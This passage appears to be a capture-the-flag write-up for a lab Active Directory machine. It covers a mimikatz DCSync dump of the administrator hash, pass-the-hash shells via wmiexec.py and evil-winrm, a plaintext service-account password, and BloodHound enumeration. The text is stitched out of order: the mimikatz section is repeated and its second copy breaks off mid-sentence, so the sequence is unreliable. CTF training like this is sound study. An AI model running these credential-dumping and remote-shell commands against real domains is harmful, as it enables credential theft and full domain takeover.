
- https://pentestlab.blog/tag/dcsync/
- https://ired.team/offensive-security-experiments/active-directory-kerberos-abuse/dump-password-hashes-from-domain-controller-with-dcsync

Mimikatz

Upload `mimikatz,` the same way we uploaded our other tools. However everytime I try and use it it goes crazy:



Googling around, I eventually find that appending a "exit" to the end stops it after it completes a task we ask. So, let's go: `./mimikatz.exe "lsadump::dcsync /user:administrator" "exit"`




This is what we're about!!!!

Root Shell

Now, we need to figuire out to do with this info. This article helps us out: https://blog.ropnop.com/practical-usage-of-ntlm-hashes/#testing-logins-with-hashes

the command we want to get root shell: `sudo wmiexec.py -hashes :d9485863c1e9e05851aa40cbb4ab9dff administrator@10.10.10.175`



Equally, **Evil-WInRM** can utilise the hash (via `-H`) to create a remote shell for Admin. It's more stable than the previous wmiexec shell too: `evil-winrm -H d9485863c1e9e05851aa40cbb4ab9dff -u administrator -i 10.10.10.175`

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
egotisticalbank\administrator
```

Go get your root flag, you've earned that shit.

LoanManager Shell

```
evil-winrm -u svc_loanmgr -p Moneymakestheworldgoround! -i 10.10.10.175
```

Sharphound & Bloodhound

> **Bloodhound – A Tool For Exploring Active Directory Domain Security**
>
> Bloodhound is an open source application used for analyzing security of active directory domains. The tool is inspired by graph theory and active
>
> latesthackingnews.com

- https://bloodhound.readthedocs.io/en/latest/index.html
- https://m0chan.github.io/2019/07/30/Windows-Notes-and-Cheatsheet.html#-if-its-ad-get-bloodhound-imported
- https://latesthackingnews.com/2018/09/25/bloodhound-a-tool-for-exploring-active-directory-domain-security/

Upload **SharpHound.exe** and then `./SharpHound.exe.`

- Download the zip files back to your kali machine


Bloodhound GUI

Start `sudo neo4j console`

Go to the **localhost** link, and check the creds work. They're the usual password, or if bloodhound hasn't been used before it needs new creds, default are: `neo4j`

Type `bloodhound` in your terminal to get started, and then import the `zip` file by dropping it into bloodhound, to visualise which users are connected to whom.

Nothing will come up, because we need to ask questions. If we ask to find who has DC sync rights, this is an exploitable avenue via mimikatz.



As a service account, there's a good chance we can retrieve the admin hash from the loan manager via mimikatz:

- https://pentestlab.blog/tag/dcsync/
- https://ired.team/offensive-security-experiments/active-directory-kerberos-abuse/dump-password-hashes-from-domain-controller-with-dcsync

Mimikatz

Upload `mimikatz,` the same way we uploaded our other tools. However everytime I try and use it it